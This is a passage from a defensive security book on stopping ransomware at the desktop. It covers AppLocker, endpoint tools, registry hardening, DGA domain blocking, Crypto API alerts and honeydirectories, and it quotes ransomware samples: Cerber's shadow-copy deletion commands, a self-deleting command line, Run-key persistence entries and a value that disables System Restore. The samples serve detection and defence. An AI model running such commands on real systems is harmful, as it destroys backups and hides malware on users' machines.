One way to stop potential ransomware portable executables (PEs) from running is to use Microsoft Windows AppLocker. AppLocker is a tool that was introduced in Windows 7 and Windows Server 2008 that is specifically designed to stop unwanted programs from executing. AppLocker allows system administrators to control which files are allowed to execute and which aren't. Specifically, AppLocker looks at the following sets of files:

- *.com* and *.exe* executables
- *.dll* and *.ocx* libraries
- *.bat*, *.cmd*, *.js*, *.ps1*, and *.vbs* scripts
- *.msi* and *.msp* Windows installers

System administrators can create rules based on Publisher, Installation Path, and File Hash for each of the categories of files and choose to allow or deny actions for a specific user, group, or everyone. While AppLocker does not offer everything needed to take advantage of the protections suggested in this chapter, it is a good start. It also has the advantage of native Windows logging, so anything that is stopped will automatically be logged as a Windows event. There are other tools like Carbon Black, TripWire, and SentinelOne that offer more advanced capabilities that are also worth investigating.

Figure 4-2 shows SentinelOne blocking an attack from TeslaCrypt. Like many of of the advanced end-point solutions, it can run in multiple modes; in this case, it is in blocking mode. When SentinelOne detects a threat in blocking mode, it automatically kills the malicious process, quarantines the file and, in this case, can restore any damaged files. These advanced end-point solutions do not rely on a signature set to detect ransomware; instead they look for the types of behavior outlined in the attack chain and can stop a ransomware attack very early on in the process.

More and more organizations are adopting whitelisting when it comes to application installs. By creating a list of applications that are allowed to be installed in the network, and blacklisting anything not on that list by default, organizations can improve their security posture, again at the expense of making things more difficult for users on their network. However, keep in mind that whitelisting is not a foolproof solution. Many of the exploit kits discussed here use process injection to bypass any application restrictions. There have also been a number of ransomware families that use valid (or stolen) keys to sign their malware, again bypassing some whitelisting restrictions. However, whitelisting is much better than the alternative of blacklisting only, which ostensibly becomes a game of cat and mouse with ransomware developers.



Figure 4-2. SentinelOne blocking a TeslaCrypt attack

Looking at packers and the registry

If the file manages to bypass any execution security in place, the next thing to look at is the packer being used. Some ransomware, like Petya, uses a preferred third-party packer,[3] while other ransomware families, like CryptXXX and Locky, create their own custom packers.[4] Identifying these packers and preventing them from executing their payload is difficult, which is why so many ransomware families manage to avoid traditional antivirus solutions. Developers also constantly change their methods of obfuscation to avoid detection. Some packers even steal code from other packers to throw off antivirus programs and cause them to mislabel the payloads. So, while identifying a packer and associating it with a specific ransomware family may be a valuable exercise, without a team of researchers to keep up with the constantly evolving environment, it may not be a practical solution to stopping a ransomware installation.

A more practical solution may be preventing the ransomware from accessing the Windows Registry. Ransomware families use the registry to maintain persistence through reboots and to disable system restore on the victim machine. This is pretty consistent across ransomware families as shown in Examples 4-1–4-3, which show three different ransomware families using the registry to maintain persistence between reboots:

Example 4-1. CryptoWall (line break inserted for readability)

```
\REGISTRY\USER\[Username]\Software\Microsoft\Windows\CurrentVersion\Run\[Fake Name]
 → C:\Users\admin\AppData\Roaming\29fb37d8\[File Name].exe
```

Example 4-2. TeslaCrypt (line break inserted for readability)

```
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\[Fake Name]
 → "C:\Windows\[File Name].exe"
```

Example 4-3. Cerber (line break inserted for readability)

```
\REGISTRY\USER\[User Name]\Software\Microsoft\Windows\CurrentVersion\Run\[Fake Name]
 → "C:\Users\admin\AppData\Roaming\[File Name].exe"
```

3 Ehud Shamir, "Reversing Petya – Latest Ransomware Variant," *SentinelOne*, April 11, 2016.

4 Deepen Desai, Dhanalakshmi PK, "A Look at Locky Ransomware," *The Zscaler Blog*, Zscaler, March 22, 2016.

In addition to using the registry to keep the ransomware running between reboots, some ransomware families use it to disable system restore, as shown in Example 4-4.

Example 4-4. CryptoWall (line break inserted for readability)

```
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
SystemRestore\DisableSR
→ 0x00000001
```

Administrators can disable writing to the registry, or at least to certain registry keys, using Windows Resource Protection. By restricting access to the *\Run* key and the *\SystemRestore* key, even for the system and administrator accounts, the ransomware won't be able to run on start up, and it won't be able to disable system restore. It is important to note that this will not necessarily stop the ransomware from completing its tasks. Some ransomware families will crash when they cannot write to these Windows Registry keys, but others will continue to run despite the error.

As with restricting where PEs are able to run, locking out local accounts from being able to write to the *\Run* Windows Registry key means that end users will not be able to install legitimate programs. Again, there is a tradeoff between making the organization's desktop team responsible for all application installations and the better security offered by restricted access.

On the other hand, there is no legitimate reason a user should want to disable system restore on an organization-issued computer.

Shadow copy

In addition to attempting to disable system restore, most mature ransomware tries to delete everything stored in the VSC using the Volume Shadow Copy Service (VSS). This is another one of those actions that is unique to ransomware; there are no legitimate programs or services that attempt to delete en masse everything stored in the VSC. Example 4-5 shows Cerber issuing the commands to delete all files in the VSS:

Example 4-5. Cerber

```
"C:\Windows\system32\vssadmin.exe" delete shadows /all /quiet
"C:\Windows\system32\wbem\wmic.exe" shadowcopy delete
```

The example from the Cerber ransomware family is pretty typical. Nestled among a string of commands are strings that will delete all the files stored in the Volume Shadow Copy. These two commands run before the encryption of files on the system starts. One potential way to limit damage done by a ransomware attack might be to deny access to *vssadmin.exe* and *wmic.exe* to all local accounts. The loader that installs ransomware is going to attempt to gain either system or local administrator privileges to ensure the install actually works.

An alternative is to use one of the advanced end-point protection tools mentioned in "Preventing ransomware from executing" on page 58 to spot this type of activity, alert on it, and even kill the process. Again, recommending yet another agent is not always a popular idea. However, used correctly, these advanced end-point protection tools can spot and stop malicious activity that traditional antivirus tools simply cannot.

Figure 4-3 shows an example of this. In this case, SentinelOne is configured in alert mode instead of blocking mode, which allows for a better understanding of how the attack works. In this case, a user downloaded a file called "Click Me For Smiley Faces.exe," which turned out to be malicious. Once executed, the file accessed a number of files, including *vssadmin.exe*, and set up an auto-run registry entry (as seen in Figure 4-3). Using the tools available in the platform, an administrator can remotely quarantine the offending file and restore the system.



Figure 4-3. SentinelOne alerting to process accessing vssadmin.exe

With the elevated privilege, the attacker will be able to run the commands listed. However, if local and system administrator accounts are denied access to those files, he will not be able to delete the files in the VSC. This will not prevent the ransomware from installing, but it might make it easier to recover from the install.

Figure 4-4 shows Carbon Black stopping a TeslaCrypt ransomware attack by, in part, alerting on its attempt to access *wmic.exe*.



Figure 4-4. Carbon Black stopping TeslaCrypt's attempt to access wmic.exe

A Word of Caution

There may be internal processes that depend on being able to access *vssadmin* and *wmic*, which could be broken by denying access to local and system administrator accounts. It is important to test new security settings thoroughly before implementing them widely.

One alternative to think about is creating an alert on the end-point system. There is no reason that a legitimate process would need to run the two commands listed in Example 4-5. A security team could create an alert that kills any process that executes those programs with those specific flags. This not only lessens any worries about overly restrictive permissions disrupting legitimate processes, but it also stops the ransomware attack before any files are encrypted.

Disrupting command-and-control at the desktop

After the ransomware is installed, but before it starts encrypting the files, it attempts to make a connection to its command-and-control (C&C) host, usually using HTTP over port 80 (unlike other types of malware, ransomware families have not been strong adopters of TLS encryption). For some ransomware families, this is another point in the attack chain where an infection can be stopped. One of the purposes of that initial check-in is to get a unique public key that can be used to encrypt the files. Some ransomware, like early versions of Locky, will not continue if it is not able to get that key. Other families, like the Encryptor ransomware, specifically tout not requiring successful C&C communication in order to encrypt the files.

Disrupting C&C communication can be difficult from the desktop, but if an organization has an advanced end-point protection platform, such as Carbon Black, Cylance, FireEye, or Tanium, network indicators can be fed to the end-point, and communication can be disrupted there. This will be discussed in more detail in Chapter 6.

There are generally two ways that ransomware families manage C&C communication. The first is to load up a list of IP addresses into the binary itself and start connecting down the list looking to see which one of those servers is responding and communicate with that server, which is how Cerber and CryptXXX work. The second method is to use a domain generation algorithm (DGA) to pick a domain and connect to it; Locky and TorrentLocker both work this way. Ransomware that uses embedded lists of domains and IP addresses are easier to disrupt because new samples are quickly decoded and those domains become widely shared. Any organization that has an advanced end-point platform can quickly push down new ransomware-related domains and stop the C&C communication, potentially disrupting the ransomware install. Of course, the end-point is not necessarily the best place to put these indicators. A web proxy, DNS server, or, in some cases, a firewall, a much better fit for DNS and IP address indicators. On the other hand, for organizations that are actively engaged in hunting, the end-point makes more sense for investigative work.

Ransomware that use DGAs to phone home to the C&C server are more difficult but not impossible to stop. A DGA uses some combination of system information with programatic information embedded in the code to create a set of domains that the ransomware can use for C&C purposes. For example, Locky uses the time in conjunction with a frequently updated secret key to generate a list of domains; it also includes a fall-back IP address if none of those domains work. Because that IP address remains static within a Locky variant (but not across all Locky variants), it can be a good indicator to use for blocking purposes, but an indicator with a very short shelf life. However, a number of organizations have reversed engineered the DGA that Locky uses and provide updated lists of C&C domains that Locky will try to provide.

There is also another way to possibly block DGA-generated domains, depending on the capability of an organization's end-point protection. Take a look at this list of DGA domains from Locky reverse-engineered by Nominum:[5]

- *yslkvbbummq.work*
- *vinbjwjfuq.su*
- *rbjuwkqhktemxvk.xyz*
- *aushewagwr.pw*
- *ymvbuagowoaucpvc.su*
- *yjhhhgtp.pw*
- *csdbxklkbfmljiomg.click*
- *ksbnorjlt.click*

There are a couple of things that pop out right away. The first is that none of the top-level domains (TLDs) used, at least in this subset, are commonly used TLDs. In fact, many of the of the generic TLDs (gTLDs) and country code TLDs (ccTLDs) are well-known for containing malicious content, according to the DomainTools malicious domain report.[6] This particular variant of Locky limits domain creation to the following gTLDs and ccTLDS: *biz*, *click*, *info*, *org*, *pl*, *pw*, *ru*, *su*, *work*, and *xyz*.[7]

Given the number of malicious domains using these gTLD/ccTLD extensions, it may be a good idea to block all traffic requests to the domains with those gTLDs/ccTLDs; not necessarily all of the potential TLDs, just those that are not required for an organization to maintain legitimate relationships and have a bad reputation.

Separate from the gTLD and ccTLD choices, the domains themselves are suspicious looking. The problem is that the domains are suspicious looking to a human, but not necessarily a computer. Even the most inexperienced security professional would raise an eyebrow at traffic going to the domain *rbjuwkqhktemxvk.xyz*. This is the problem with DGAs—they generate domains that look odd, but only to a human. However, depending on the end-point protection tool in place, there are ways to write detection rules that look for odd patterns in the domain itself. Writing rules that look for excessive numbers in a domain or that calculate the percentage of the domain that the longest meaningful string (LMS) occupies are ways to potentially filter or block malicious domains created by the DGA. There are other ways to block these domains that are more effective, which will be discussed in Chapter 6.

Remember, none of this blocking matters if the fall-back IP address is not being blocked as well. Of course, this blocking is ideally done at the proxy or firewall level so that the entire network is protected and a single workstation is not overburdened

5 Mikael Kullberg, "Unlocking-Locky," *Nominum Data Science*, June 1, 2016.

6 Domain Tools, "Profiling Malicious Domains in The DomainTools Report," *DomainTools Blog*, May 5, 2015.

7 Jonell Baltazar and Joonho Sa, "New Downloader for Locky," *Threat Research Blog*, FireEye, April 22, 2016.

with blocking thousands, or even hundreds of thousands, of domains and IP addresses that change very rapidly. Again, this will be discussed in more detail in Chapter 6.

Stopping the attack during the encryption process

After the public key is retrieved from the C&C server, the next step is for the ransomware to start the encryption process. Most ransomware families, including Locky, CryptoLocker, and Cerber, use the built-in Windows Crypto API to handle the encryption. While this is not a process that can necessarily be blocked, it is a process on which a security team can be alerted. The challenge is to structure alerts in a way that doesn't generate an overwhelming number of false positives. The Windows Crypto API is used by a wide range of system and third-party applications, so alerting every time a call is made would drown the security teams in alerts.

That being said, creating a threshold alert to trigger when a certain number of calls is made in a short period of time could be an effective warning that ransomware is attacking a system. The way most ransomware families encrypt files is one at a time. One file after another is accessed by the ransomware executable, which then either copies the file and encrypts the copy or it just encrypts the existing file. Each time the ransomware encrypts the file, it has to call the Windows Crypto API again, so it makes a lot of calls in rapid succession. Of course, this alert would be occurring mid-attack, so unless there is very quick response, the only benefit of the alert is knowing that the system is already controlled by ransomware (unless that threshold alert could be fed into an end-point solution and any process that met the threshold could be killed automatically). For example, creating a threshold alert that will kill any non-trusted process that calls the Windows Crypto API (or specifically crypt32.dll) more than four times in a minute. As always, an alert like that would have to be thoroughly tested to ensure the timeframe does not interfere with any legitimate processes or disrupt critical systems. This will still result in some files being lost; but if it works, it will save the majority of the files on the system.

It's important to note that this will not work on ransomware families that choose to use their own encryption libraries. Right now, the trend in ransomware is to use the Windows Crypto API because it is easy and solid, with no known flaws in its implementation. That could change over time, so it is wise to keep up with changes in the tactics of ransomware developers.

While the encryption calls are going on, the ransomware is also reading and writing a lot of files in rapid succession. The ransomware first enumerates all of the files on the system. Then it starts the process of opening each file, which means that a single process is opening a number of files in rapid succession and copying, modifying, or deleting them. Of course, a user copying a large number of files from one drive to another or one directory to another looks like similar behavior. The difference is that

normal copying uses trusted Microsoft Windows processes, while a ransomware executable does not. So, alerting on a large number of files being copied or deleted by a nontrusted Windows process and then killing that process would stop ransomware mid-attack, but not before it most likely inflicted some damage to the system.

A Quick Word on Ransom32

Ransom32 will be discussed in more detail in Chapter 9, but it is worth making a note of it here because of its unique delivery method. Ransom32 is unique because it is developed entirely in JavaScript using the NW.js framework. While Ransom32 behaves a lot like regular ransomware once it is installed, the installation process is a little different.

Because it is delivered as a packed *.js* file (Ransom32 is often disguised as a *.scr* file, which should be a red flag in and of itself) it is larger than most ransomware. The packed executable is more than 22 MB, compared to less than 1 MB for other ransomware families. One quick way to alert and block on Ransom32 and other ransomware families built using JavaScript is to flag *.js* files larger than a certain size. Start with *.js* files that are larger than 15 MB and move up or down depending on the number of false positives or false negatives.

Looking for the Executable Post-Attack

When an attack is missed, there can be a lot of effort expended in finding the original executable that launched the encryption process. Unfortunately, most of the time that file is long gone. Most modern ransomware will delete the original executable after the ransom note is posted. The following is an example of Cerber ransomware deleting itself (line breaks inserted for readability):

```
/d /c taskkill /t /f /im "[FILENAME].exe" > NUL & ping -n 1
127.0.0.1 > NUL & del
 "C:\Documents and Settings\Administrator\Desktop\[FILENAME].exe"
> NUL
```

Of course, with deep forensic analysis, the file can be recovered, but focusing attention on that process takes away from the immediate problem of preventing further encryption. If a ransomware attack is in the process of running, the focus needs to be on stopping it, especially if the files that are being encrypted are on a shared drive. The ransomware process might not even reside on the system that is currently being encrypted. So, if an initial incursion was missed, the first step a security team should take is to isolate the system currently being encrypted. This may not stop the process, but at the very least it might prevent other systems from being infected by the ransomware.

Protecting Public-Facing Servers

While most ransomware security resources revolve around protecting end-points and internal servers, there have been targeted attacks against WordPress sites as well as JBoss servers (mentioned briefly in Chapter 3). As ransomware continues to grow, it is possible that other platforms could come under attack as well.

In early 2016 there was a concerted effort by the team behind CTB-Locker to exploit vulnerabilities in WordPress sites and to encrypt the files on those sites, leaving the site owners (and anyone who visited the site) with a message similar to Figure 4-5.



Figure 4-5. A WordPress website compromised by CTB-Locker

At the time, this seemed like a natural evolution for ransomware campaigns. After all, vulnerabilities in WordPress sites have been exploited for years. WordPress is a very extensible platform, with lots of add-ons that are often given very little security scrutiny. Even when vulnerabilities are found and patched, many WordPress site owners are small business owners that lack the time, knowledge, and resources to keep their websites fully patched.

WordPress is not the only content management system (CMS) that suffers from these security risks. Joomla and other CMS platforms are often targeted by hacking teams for exploitation and then used to distribute malware, including ransomware.

But the campaign in early 2016 was different. It specifically targeted vulnerable WordPress sites, and instead of using them to distribute ransomware, the CTB-

Locker variant encrypted the files on the site, extorting site owners who wanted to recover their files. A quick Google search of the following text showed that hundreds of sites were compromised as part of this campaign:

> Intitle: CTB-Locker
>
> Your scripts, documents, photos, databases and other important files have been encrypted with strongest encryption algorithm AES-256 and unique key, generated for this site.

But the campaign did not last long. After a few weeks it fizzled out. There were a few reasons for this. The first is that most website owners have at least some backup of their website; if they don't, then their web hosting provider often does. This means that a website is much more likely to be restored from backup, and restored quicker than an end-point would be. The second reason is a more practical one: the hacking team made very little money from the campaign. Several security companies have speculated, based on monitored activity of the Bitcoin address used, that so few people paid the ransom that it was not worth continuing the campaign. In other words, it is more profitable to exploit vulnerable WordPress sites to distribute ransomware that infects the end-point than it is to infect the WordPress site itself with ransomware.

In the case of JBoss servers, the ransomware is not installed on the server itself; instead, the public-facing JBoss server is used to deliver the ransomware to hosts inside the organization. In February 2016, a sophisticated attack group started using this method of delivery. The attackers used a JBoss pentesting tool called JexBoss to scan for vulnerable servers. According to Cisco, there were more than 2,100 publicly accessible vulnerable JBoss servers.[8]

Once the JBoss server was compromised, the attackers would open a web shell on the server and then use the server to distribute the Samas ransomware to end-points on the system.

As with compromised end-points, the best method for protecting public-facing servers against attacks like these is to make sure they are fully patched. On top of a consistent patching routine, monitoring the servers for suspicious activity can help prevent these servers from being compromised and infected or being used to infect other hosts, irrespective of whether those hosts are internal to the organizations or unsuspecting users visiting the organizations website.

Alerting and Reacting Quickly

The previous section provided a number of potential events that can be alerted on to either warn about a potential ransomware infection or block the activity directly.

8 Alexander Chiu, "Widespread JBoss Backdoors a Major Threat," *Cisco Talos Blog*, April 15, 2016.

None of these event alerts will help keep an organization better protected unless they are seen by someone who can act on them and who can act on them quickly and with an understanding of the event they are trying to stop so that the attack can be properly remediated.

In order to truly understand what is happening, the security team has to have a holistic view of an attack. Maintaining that holistic view is a challenge that faces security professionals at all types of organizations since it requires that logs from desktops, servers, networks, and security systems are easily accessible to the security team when they need them. Almost all organizations struggle with being understaffed when it comes to security, but smaller organizations tend to feel the pain more. Many small organizations don't have a dedicated security person and usually rely on one person to perform triple duty as network, security, and server administrator, not to mention desktop support. Even large organizations who maintain a sizable security staff run into problems because the network team, the security team, and the desktop team don't always share information. No one team has a complete view of the network.

These obstacles mean that log collection and correlation are often relegated to secondary concerns or are isolated into different groups, so that one group has one view of an incident while another has a different view; but those views aren't correlated. Or even worse, the team responsible for monitoring logs has to jump from console to console and correlate events manually from one console to another. It is almost understandable; there are always so many competing interests that it is hard for a complex task like log collection and correlation to become a priority. Not to mention that, just as with advanced end-point protection, building out and maintaining a centralized logging infrastructure can be expensive, both in terms of platform investment and man hours. But all of that investment may actually be less expensive than a single ransomware infection.

Effective log correlation in a security information and event management (SIEM) or other log-correlation platform can help an organization detect ransomware faster and help stop the ransomware infection before it can do major damage. But in order to do that, the right logs need to sent to the log-collection platform, and they need to be sent there in a timely manner. At a minimum, an organization needs to be collecting logs from the firewall, IDS, web proxy, end-point protection, operating system, and the DNS server (assuming DNS is maintained in-house). Each of these devices has log data that can be used to identify a point in the ransomware attack chain. As with end-point protection, the earlier in the attack chain the ransomware can be identified, the more likely it is to be stopped before it can infect a victim host.

Of course, to stop the attack, the log-collection platform needs to generate timely alerts, and those alerts need to be monitored. Not only that, but the person monitoring the alerts needs to have access to prevent the attack from continuing. Nothing is worse than catching a ransomware attack in the early stages, but not having the right

privileges to kill the process and disrupt the attack. In a smaller organization, this is usually not a problem; the team that is monitoring the logging platform is often responsible for managing the desktops. But in larger organizations, there is a separation of responsibilities, and often a dedicated desktop support team and the security team, responsible for monitoring the alerts from the SIEM, may not have administrative access to the desktop.

For any organization to have a successful monitoring program, the security team has to work closely with the system administrator and the networking team. Providing the right level of access to those responsible for monitoring security alerts, or creating a hand-off process that ensures rapid response to a critical ransomware event, is crucial to stopping these attacks before they cause the organization tens of thousands of dollars. That doesn't mean that everyone in the organization needs to have administrative access to every system—that would simply create more security headaches. What it does mean is that there should be tools in place that allow security analysts to perform their job as efficiently as possible without disrupting network and system administration workflow. Some of these tools have already been discussed, such as NAC appliances that allows security teams to quickly isolate a potentially infected system to prevent that infection from spreading to the rest of the network. Another example is an incident response platform, such as Carbon Black or Resilient, that allows security teams direct access to an infected system to isolate the ransomware and stop it from doing damage to the network.

Honeyfiles and Honeydirectories

One method of detecting ransomware on a system or a network is the use of a honeyfile. A honeyfile takes the honeypot concept and moves it to the file level. A honeypot is an exposed system that is designed to look vulnerable to attacks. An attacker will compromise the system, and the security team is alerted to the fact that there is a hacker inside their network or attempting to get inside the network. The security team also gets an opportunity to study the attack and perhaps uncover a new exploit that is being used in the wild.

In the context of ransomware, a honeyfile works a little bit differently; it is actually more of a canary file than a honeyfile. The idea is to seed a network with a series of files that a ransomware family would normally encrypt; Microsoft Word documents, Adobe PDF files, image and movie files—it doesn't really matter what is in the files as long as they have the right extensions. The only caveat to the files is that users in the network have to know not to edit or delete the files. This information can be included in the form of a note inside the file or a warning emailed to all users when this system is implemented (or both, since users don't always read email).

Before deploying the honeyfiles, create a hash code for each file and make note of each. Once they are in place, start monitoring each of those files. If the hash code

changes, or the file is copied or deleted, programmatically kill whatever process initiated the change and alert the security team to investigate the incident.

This should stop the ransomware, but unfortunately it will stop it somewhere mid-encryption. There is no standard way that ransomware reads the list of files on a system and start the encryption process. This means that setting the timestamp on the file to a very early date or making sure the files all start with the letter "A" will not necessarily ensure that these files will be read first. On a file server it is possible to seed multiple files in different locations in the hope that one is identified first, but that is not necessarily a practical solution on a desktop. So while this method will definitely alert to a ransomware attack, it may alert to it too late.

There is another solution that is equally intriguing and potentially more effective. Creating a honeydirectory, or more accurately, a directory sinkhole. This solution was first proposed by the team writing on the *Free Forensics* blog.[9] The idea behind the honeydirectory is to distract the ransomware long enough to be alerted to its presence and stop the process before it can do real damage to the victim system.

What the team at Free Forensics did was use a PowerShell script to create a mount point in the root of the *C:* volume. They labelled that mount point `$$`, and when ransomware hits that mount point it starts following a loop. The PowerShell script makes recursive directories inside the original directory, so when the ransomware goes into *C:\$$* it sees another *$$* directory, when it goes into *C:\$$\$$* it sees another *$$* directory, and so on, up to a maximum path size of 256 characters (this is a Microsoft limit).

Unlike filenames, where it is hard to be sure which file will be read first by the ransomware, directories are enumerated and processed alphabetically, which is why the files in *C:\$Recycle.Bin* are usually encrypted first, which means this can serve as an early warning system. This won't stop the ransomware, but it might slow it down enough that the process can be killed before it can encrypt files. The PowerShell script that the team at Free Forensics developed is reprinted, with permission:

```
#Let's grab the DeviceID for the C volume
$Volume_info_for_C = Get-WMIObject -Class Win32_Volume -Filter "driveletter='c:'"
$Device_ID_of_C = $Volume_info_for_C.DeviceID
#Normally, everything is mounted only to the root (C:\)
#but we are going to get creative.
$Sinkholes = @('$$')
ForEach($Sinkhole in $Sinkholes){
   New-Item c:\$Sinkhole -ItemType directory
   $Volume_info_for_C.AddMountPoint("c:\$Sinkholes")
}
```

9 Adam Polkosnik, Greg B, Jonathan Glass, and Nick Baronian, "Proactively Reacting to Ransomware," *Free Forensics*, March 25, 2016.

To take advantage of this sinkhole effectively, the directory needs to be monitored, and any application that is not trusted should be killed and the activity logged while it is traversing the directory. Again, if the ransomware is caught then, it will not have a chance to encrypt real files. If this technique catches on, it would, unfortunately, be trivial for ransomware developers to defeat it by bypassing a directory called "$$" (there are already a number of ransomware families that skip certain directories entirely). Another possible solution is to use the same method, but on the *C:\$Recycle.Bin* directory. Because the *C:\$Recycle.Bin* directory is generally enumerated first, it might be possible to create an alert that warns about an untrusted process enumerating the directory and taking action against that process.

Summary

While it is always better to stop a ransomware attack at the edge of the network, it can be stopped at the desktop, often before the ransomware has a chance to encrypt any files. To do this requires understanding the ransomware attack chain, and using tools that are able to interdict and stop the process early in the attack chain. This type of security requires cooperation between the desktop, security, and networking teams. To foster this cooperation, the three teams should meet on a regular basis to share updated information about incoming threats, net vulnerabilities, changes to network architecture, and new tools or systems being deployed within the organization. Even better, if these teams can work together in a tabletop exercise or even a red-teaming drill, everyone will start to have a better grasp of how ransomware attacks work, what to look for in an attack, and how these teams can work together to respond to a ransomware attack. This type of information sharing allows all teams to take appropriate steps to improve the security of the organization and better defend against ransomware. Together the teams can work to better understand the threat and to develop solutions that will enable the security team to respond quickly to a ransomware attack without disrupting the workflow of the desktop and networking teams, as well as users on the network.

CHAPTER 5

Protecting the Workforce

The majority of ransomware methods require some form of end-user interaction. Whether it is by the user going to a malicious website or clicking a link in a phishing email or even opening a compromised documents, this is primarily how hackers get in.

Therefore, we not only need to protect the data on our networks, but we must also focus on protecting our workforce—i.e., protecting your end users from themselves. You accomplish this using three main methods:

1. Knowing the targets and their associated risks
2. Learning how to prevent compromises through technology and vigilant operational processes
3. Teaching and regularly testing your targets to ensure the lessons stick

